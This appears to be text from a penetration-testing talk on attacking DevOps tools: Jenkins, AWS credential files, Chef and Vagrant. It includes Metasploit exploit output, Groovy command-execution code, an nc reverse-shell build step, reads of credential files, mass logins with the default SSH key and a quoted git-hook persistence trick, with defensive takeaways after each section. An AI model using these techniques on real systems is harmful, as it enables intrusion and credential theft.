Set-Cookie: JSESSIONID.64cc2939=d67tn6hw9dja14evxbbyksle5;Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html;charset=UTF-8
X-Hudson: 1.395
X-Jenkins: 1.569
X-Jenkins-Session: 71a00527
X-Hudson-CLI-Port: 56998
X-Jenkins-CLI-Port: 56998
X-Jenkins-CLI2-Port: 56998
X-You-Are-Authenticated-As: anonymous
X-You-Are-In-Group:
X-Required-Permission: hudson.model.Hudson.Read
X-Permission-Implied-By: hudson.security.Permission.GenericRead
X-Permis...

Hudson/Jenkins

Shodan search for X-Hudson with HTTP 200

The screenshot shows the Shodan search engine interface. At the top, the search bar contains the query 'x-hudson HTTP/1.0 200'. Below the search bar, there are navigation tabs: Home, Search Directory, Data Analytics/ Exports, Developer Center, and Labs. Underneath the tabs, there are buttons for '+ Add to Directory' and 'Export Data'. The main content area is divided into three columns. The left column, titled 'Services', lists various protocols and their counts: HTTP Alternate (9,266), HTTP (1,447), HTTPS (378), HTTPS Alternate (24), and HTTP (14). The middle column, titled 'Painel Principal [Jenkins]', shows search results for '54.232.97.186 Amazon.com', including a Brazilian flag icon, a 'Details' section, and the IP address 'ec2-54-232-97-186.sa-east-1.compute.amazonaws.com'. The right column displays the response headers for the search, including 'HTTP/1.0 200 OK', 'Cache-Control: no-cache,must-revalidate', 'X-Hudson-Theme: default', 'Content-Type: text/html;charset=UTF-8', 'Set-Cookie: JSESSIONID=11unr3uqfize102xjh9hxyubf;Path=/', 'Expires: Thu, 01 Jan 1970 00:00:00 GMT', 'X-Hudson: 1.395', 'X-Jenkins: 1.537', 'X-Jenkins-Session: 52e6e47e', 'X-Hudson-CLI-Port: 34625', 'X-Jenkins-CLI-Port: 34625', 'X-Jenkins-CLI2-Port: 34625', 'X-SSH-Endpoint: 54.232.97.186:34807', and 'X-Instance-Identity: MIIBjANBgkqhkiG9w0BAQEFAAOCAQ8'.

SHODAN x-hudson HTTP/1.0 200 Search

Home Search Directory Data Analytics/ Exports Developer Center Labs

+ Add to Directory Export Data

Services

HTTP Alternate	9,266
HTTP	1,447
HTTPS	378
HTTPS Alternate	24
HTTP	14

Top Countries

United States	5,467
Germany	897
Japan	502
United Kingdom	449
France	410

Painel Principal [Jenkins]
54.232.97.186
Amazon.com
Added on 21.02.2014

Details
ec2-54-232-97-186.sa-east-1.compute.amazonaws.com

HTTP/1.0 200 OK
Cache-Control: no-cache,must-revalidate
X-Hudson-Theme: default
Content-Type: text/html;charset=UTF-8
Set-Cookie: JSESSIONID=11unr3uqfize102xjh9hxyubf;Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Hudson: 1.395
X-Jenkins: 1.537
X-Jenkins-Session: 52e6e47e
X-Hudson-CLI-Port: 34625
X-Jenkins-CLI-Port: 34625
X-Jenkins-CLI2-Port: 34625
X-SSH-Endpoint: 54.232.97.186:34807
X-Instance-Identity: MIIBjANBgkqhkiG9w0BAQEFAAOCAQ8

Hudson/Jenkins

Jenkins Issues

- Multiple RCE vulnerabilities over the years
- Advisories are not well publicized
 - Weak coverage with Vulnerability Scanners
- API token same access as password

Hudson/Jenkins

Metasploit Aux Module

```
msf auxiliary(jenkins_enum) > run  
  
[+] 10.10.10.10:8080 - /script does not require authentication (200)  
[+] 10.10.10.10:8080 - /view/All/newJob does not require authentication (200)  
[+] 10.10.10.10:8080 - /asynchPeople/ does not require authentication (200)  
[+] 10.10.10.10:8080 - /systemInfo does not require authentication (200)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(jenkins_enum) > █
```

Hudson/Jenkins

If no authentication required

- Trivial to gain remote code execution via script console
- Metasploit Module
 - exploit/multi/http/jenkins_script_console
 - Exploit module will also use credentials

Hudson/Jenkins

Script Console (Groovy Code to run whoami)

```
1. def sout = new StringBuffer(), serr = new StringBuffer()
2. def proc = 'whoami'.execute()
3. proc.consumeProcessOutput(sout, serr)
4. proc.waitForOrKill(1000)
5. println "out> $sout err> $serr"
```

Hudson/Jenkins

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = 'whoami'.execute()
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"
6
```

Result

```
out> jenkins
err>
```

Hudson/Jenkins

Metasploit exploit module for script console

```
msf exploit(jenkins_script_console) > exploit
```

```
[*] Started reverse handler on 10.10.10.10:4444
```

```
[*] Checking access to the script console
```

```
[*] No authentication required, skipping login...
```

```
[*] 10.10.10.10:8080 - Sending Linux stager...
```

```
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
```

```
[*] Sending stage (1228800 bytes) to 10.10.10.10
```

```
[*] Meterpreter session 1 opened (10.10.10.10:4444 -> 10.10.10.10:48972) at 2014-10-06 14:24:31 -0700
```

```
[!] Deleting /tmp/mCeHG payload file
```

```
meterpreter > getuid
```

```
Server username: uid=495, gid=491, euid=495, egid=491, suid=495, sgid=491
```

```
meterpreter > █
```

Hudson/Jenkins

You can lock down script console access by turning on authentication

- However, if it's set to local auth, you can register as a regular user :-)
- ...then get access to the /script

Hudson/Jenkins

If you have access to `/view/All/newJob`, create a new build and run commands

Jenkins

Jenkins > All >

[New Item](#)

[People](#)

[Build History](#)

[Manage Jenkins](#)

[Credentials](#)

Build Queue ⌵

No builds in the queue.

Build Executor Status ⌵

#	Status		
1	Idle		
2	Idle		

Item name

Build a free-style software project
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system.

Build a maven2/3 project
Build a maven 2/3 project. Jenkins takes advantage of your POM files and drastically reduces the configuration.

Build multi-configuration project
Suitable for projects that need a large number of different configurations, such as testing on multiple environments.

Monitor an external job
This type of job allows you to record the execution of a process run outside Jenkins, even on a remote machine or automation system. See [the documentation for more details](#).

Copy existing Item
Copy from

Hudson/Jenkins

Build

Execute shell

Command

```
nc.traditional -e /bin/sh [REDACTED].18 8080
```

See [the](#)

```
root@nofun:~# nc -v -l 8080
Listening on [0.0.0.0] (family 0, port 8080)
[host down]
[host down]
Connection from [REDACTED] port 8080 [tcp/http-alt] accepted (family 2, sport 52526)
ls
app
config
config.ru
db
doc
gauntlt_scripts
Gemfile
Gemfile.lock
Guardfile
lib
LICENSE.md
```

Hudson/Jenkins

Can you browse a workspace?

Project longway



[Workspace](#)



[Recent Changes](#)

Permalinks

- [Last build \(#338\), 18 hr ago](#)
- [Last stable build \(#338\), 18 hr ago](#)
- [Last successful build \(#338\), 18 hr ago](#)
- [Last failed build \(#329\), 3 days 10 hr ago](#)
- [Last unsuccessful build \(#329\), 3 days 10 hr ago](#)

- [Back to Dashboard](#)
- [Status](#)
- [Changes](#)
- [Workspace](#)
- [Email Template Testing](#)
- [Git Polling Log](#)

Build History (trend)

- #338 [Sep 16, 2014 11:01:58 AM](#)
- #337 [Sep 15, 2014 10:01:50 PM](#)
- #336 [Sep 15, 2014 7:01:48 PM](#)
- #335 [Sep 15, 2014 6:42:01 PM](#)
- #334 [Sep 15, 2014 5:41:56 PM](#)
- #333 [Sep 15, 2014 4:32:03 PM](#)
- #332 [Sep 15, 2014 4:01:49 PM](#)
- #331 [Sep 14, 2014 10:11:51 AM](#)
- #330 [Sep 13, 2014 6:51:49 PM](#)
- #329 [Sep 13, 2014 6:21:49 PM](#)
- #328 [Sep 13, 2014 4:11:57 PM](#)
- #327 [Sep 13, 2014 4:01:49 PM](#)

- config /
- deploy
 - environments
 - initializers
 - locales
 - application.rb
 - boot.rb
 - config.rb
 - database.yml
 - database.yml.t
 - deploy.rb
 - environment.r
 - rails_best_prac
 - routes.rb
 - schedule.rb
 - sidekiq.yml

```
File Path: ~/Downloads/database.yml
database.yml (no symbol selected)

5 # gem 'sqlite3'
6 development:
7   host: localhost
8   adapter: mysql2
9   encoding: utf8
10  database: longway_development
11  pool: 5
12  username: de
13  password: lo
14
15 # Warning: The database defined as "test" will be erased and
16 # re-generated from your development database when you run "rake".
17 # Do not set this db to the same as development or production.
18 test:
19   host: localhost
20   adapter: mysql2
21   encoding: utf8
22   database: longway_test
23   pool: 5
24   username: de
25   password: lo
26
27 production:
28   host: localhost
29   adapter: mysql2
30   encoding: utf8
31   database: longway_prodcution
32   pool: 5
33   username: de
34   password: lo
```

Hudson/Jenkins

The screenshot shows the Jenkins web interface for a job named 'longway'. The browser address bar shows the URL 'job/longway/ws/config/initializers/'. The Jenkins header includes the 'Jenkins' logo and a search bar. The left sidebar contains navigation links: 'Back to Dashboard', 'Status', 'Changes', 'Workspace', 'Email Template Testing', and 'Git Polling Log'. Below these is the 'Build History' section, which lists several builds with their IDs and timestamps.

The main content area displays a file explorer for the 'config / initializers /' directory. A list of files is shown, including 'backtrace_silencers.rb', 'carrierwave.rb', 'filter_parameter_logging', 'inflections.rb', 'load_config.rb', 'mime_types.rb', 'monkey_patch.rb', 'secret_token.rb', 'session_store.rb', 'sidekiq.rb', 'wice_grid_config.rb', and 'wrap_parameters.rb'. The 'secret_token.rb' file is selected and its content is displayed in a preview window.

The 'secret_token.rb' file contains the following code:

```
# Be sure to restart your server when you modify this file.

# Your secret key is used for verifying the integrity of signed cookies.
# If you change this key, all old signed cookies will become invalid!

# Make sure the secret is at least 30 characters and all random,
# no regular words or you'll be exposed to dictionary attacks.
# You can use `rake secret` to generate a secure secret key.

# Make sure your secret_key_base is kept private
# if you're sharing your code publicly.
Longway::Application.config.secret_key_base =
  'c3b33b50bc[REDACTED]d49c97a19f1aa'
```

The secret key value is partially obscured by a grey redaction box. The visible parts are 'c3b33b50bc' and 'd49c97a19f1aa'.

Hudson/Jenkins (Takeaways)

- If possible, require authentication for everything on Hudson/Jenkins
- Monitor for security issues and updates
 - Challenging b/c full impact of issues can be watered down in the advisory
- Segment Hudson/Jenkins from Corp
- Logical separation by groups
 - Either on single instance or multiple servers
- Monitor Jenkins slave activity/netconns

AWS Config Files

AWS - CLI Dev Tools

AWS stores creds in plaintext in ****hidden files****

Typically privileged access

AWS - CLI Dev Tools

```
cktricky — bash — 82x21
kens-mbp:~ cktricky$ cat ~/.aws/config
[default]
region = US-East
aws_access_key_id = AKI[REDACTED]
aws_secret_access_key = [REDACTED]XSs
kens-mbp:~ cktricky$
```

AWS - CLI Dev Tools + EB

```
cktricky — bash — 82x21
kens-mbp:~ cktricky$ cat ~/.elasticbeanstalk/aws_credential_file
AWSAccessKeyId=[REDACTED]
AWSSecretKey=[REDACTED]
primesite-env_RdsMasterPassword=[REDACTED]
happyreport-env_RdsMasterPassword=[REDACTED]
mror-env_RdsMasterPassword=[REDACTED]
primesite-QA-env_RdsMasterPassword=[REDACTED]
mror-QA-env_RdsMasterPassword=[REDACTED]
kens-mbp:~ cktricky$
```

AWS - Pivoting

Your best bet is to leverage the Amazon provided libraries to get info you need:

<http://aws.amazon.com/tools/>

Nimbostratus can automate some tasks:

<https://github.com/andresriancho/nimbostratus>

AWS (Takeaways)

Think about deploying from a protected virtual box that does is only used to deploy to AWS

Client Provisioning



Chef

Chef allows you to define the state your servers (local or cloud) should be in and enforces it.




Chef (Web Interface)

Default/Weak Creds



Chef (Web Interface)

Environment Leakage



The screenshot shows the Chef Server web interface. The browser address bar displays `4040/users/login_exec`. The page header includes the text "Chef Server" and "Environment: None". A navigation menu contains links for "Environments", "Search", "Status", "Cookbooks", "Databags", "Clients", and "Users". The "Users" link is currently selected.

The main content area is divided into two sections. The top section, titled "Messages", contains a red error message: "Could not complete logging in." The bottom section, titled "Login", features a form with the following fields:

- Username: *
- Password:


Below the password field is a blue link: "Or, log in with OpenID if you have one associated with an existing user account." At the bottom of the login section is a "login" button.

An environment dropdown menu is open, showing a list of environments:

- None
- C1456-development
- C1456-dlaube
- C1456-production
- C1456-production-dal2
- C1456-staging
- C2475-production
- C2475-staging
- C3271-development
- C3271-production
- C3278-production
- C3367-development
- C3367-production
- C3596-alpha
- C3596-development
- C3596-rightswatch
- C3746-production
- C3792-pc-development
- C3792-pc-production
- C3792-production

Chef (Web Interface)

Databags



The screenshot displays the Chef Server web interface. At the top, the header reads "Chef Server" with an "Environment: None" dropdown menu. Below the header is a navigation bar with links for "Environments", "Search", "Status", "Roles", "Nodes", and "Cookbooks". The main content area is titled "Databag Item: mysql". Below this title is a blue action bar with buttons for "Show Parent", "Create", "Edit", and "Delete". A table below the action bar lists the attributes of the databag item. The table has two columns: "Attribute" and "Value". The first row shows "id" with the value "mysql". Below this, there are two more rows for "password" and "username", each with a right-pointing triangle icon next to the attribute name, indicating they are expandable or hidden.

Attribute	Value
id	mysql
▶ password	
▶ username	

Chef/knife

knife is a Chef command line utility

- Credentials stored in data bags
- Can be encrypted
- Example:

```
$ knife data bag list
```

Chef/knife

```
1. $knife data bag show drupal
2. _default:
3.   admin_pass:  admin
4.   admin_user:  example_admin
5.   db_password: drupal
6.   db_user:     drupal
7. id:           example_data
```

Chef/knife (encrypted data bag)

```
1. $knife data bag show drupal
2.
3. _default:
4.   cipher:          aes-256-cbc
5.   encrypted_data: zDE61IUD97ZK706Eq1poagRLNQFs0t4oQpdg==
6.   iv:              1wbQ46evg8jZWBS0MZW6A==
7.   version:         1
8.   id:              example_data
```

Chef/knife


```
1. $knife data bag show drupal --secret-file path/to/file
2.
3. _default:
4.   admin_pass:  admin
5.   admin_user:  example_admin
6.   db_password: drupal
7.   db_user:     drupal
8. id:           example_data
```

Chef (Takeaways)

- Be aware of what you put into chef recipes
- Protect secrets/passwords

Vagrant

Did you change your SSH keys?



The screenshot shows the GitHub repository for `mitchellh / vagrant`. The repository has 478 watchers, 7,465 stars, and 1,669 forks. The current branch is `master`. The repository contains several files:

- `README.md`: Fix doc link [GH-3978] (3 months ago)
- `vagrant`: Private key fix (2 years ago)
- `vagrant.pub`: Change comment on public key to be more descriptive of its role (4 years ago)

The `README.md` file content is displayed below:

Insecure Keypair

These keys are the "insecure" public/private keypair we offer to [base box creators](#) for use in their base boxes so that vagrant installations can automatically SSH into the boxes.

If you're working with a team or company or with a custom box and you want more secure SSH, you should create your own keypair and configure the private key in the Vagrantfile with `config.ssh.private_key_path`



Vagrant

- Default Credentials

- root/vagrant vagrant/vagrant
- No pass to sudo :-)

- Fixes!

- <http://docs.vagrantup.com/v2/share/ssh.html>
 - SSH sharing
- <https://github.com/mitchellh/vagrant/issues/2608>
 - Generate Random SSH key on `vagrant up`

Vagrant

Scan using the default private key

```
msf auxiliary(ssh_login_pubkey) >
[*] .17:22 SSH - Testing Cleartext Keys
[*] .16:22 SSH - Testing Cleartext Keys
[*] .18:22 SSH - Testing Cleartext Keys
[*] .16:22 SSH - Testing 1 keys from vagrant.key
[*] .17:22 SSH - Testing 1 keys from vagrant.key
[*] .18:22 SSH - Testing 1 keys from vagrant.key
[*] .15:22 SSH - Testing Cleartext Keys
[*] .15:22 SSH - Testing 1 keys from vagrant.key
[*] .19:22 SSH - Testing Cleartext Keys
[*] .22:22 SSH - Testing Cleartext Keys
[*] .22:22 SSH - Testing 1 keys from vagrant.key
[*] .31:22 SSH - Testing Cleartext Keys
[*] .31:22 SSH - Testing 1 keys from vagrant.key
[*] .31:22 SSH - Testing Cleartext Keys
```

Vagrant

Scan using the default private key

```
msf > creds
Credentials
```

```
=====
```

host	service	public	private	realm	private_type
----	-----	-----	-----	-----	-----
	91	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	110	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	20	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	41	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	67	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	104	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	146	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	196	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	130	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	102	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	26	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	32	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	54	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	56	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	.19	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	157	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	.198	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	.48	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	.124	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	20	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	.4	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key
	13	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6	SSH key

Vagrant

Identify real from fake by ssh version scan

```
msf auxiliary(ssh_version) > services
```

Services

=====

host	port	proto	name	state	info
----	----	-----	----	-----	----
.91	22	tcp	ssh	open	SSH-2.0-OpenSSH_5.3
.110	22	tcp	ssh	open	SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1
.20	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.41	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.67	22	tcp	ssh	open	SSH-2.0-Twisted
.104	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.146	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.196	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.130	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.102	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.26	22	tcp	ssh	open	SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.1
132	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
154	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)

Vagrant

Log in with private key

```
root@nofun:~# ssh -i vagrant-secure.key vagrant@[REDACTED].198
The authenticity of host '[REDACTED].198 ([REDACTED].198)' can't be established.
RSA key fingerprint is [REDACTED]
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[REDACTED].198' (RSA) to the list of known hosts.
Last login: Mon Oct 6 07:17:58 2014 from [REDACTED]
Red Hat Enterprise Linux 6.4 x86_64 (Vagrant)
[vagrant@[REDACTED]_redhat_64 ~]$ whoami
vagrant
[vagrant@[REDACTED]_redhat_64 ~]$ id
uid=500(vagrant) gid=500(vagrant) groups=500(vagrant),10(wheel)
[vagrant@[REDACTED]_redhat_64 ~]$ sudo su
[root@[REDACTED]_redhat_64 vagrant]# id
uid=0(root) gid=0(root) groups=0(root)
[root@[REDACTED]_redhat_64 vagrant]#
```

Vagrant

Breaking into host from guest

<http://finite.state.io/blog/2012/10/30/breaking-in-and-out-of-vagrant/>

“Put evil things in `/vagrant/.git/hooks/post-commit` and wait for the user to commit some code. Since the `/vagrant/` directory is mounted from the host, my hook will persist even if the user destroys the VM.”

Vagrant (Takeaways)

- Change the default private key
- Newer versions of Vagrant automatically change this key

Kickstart Files

3 ways to set root password

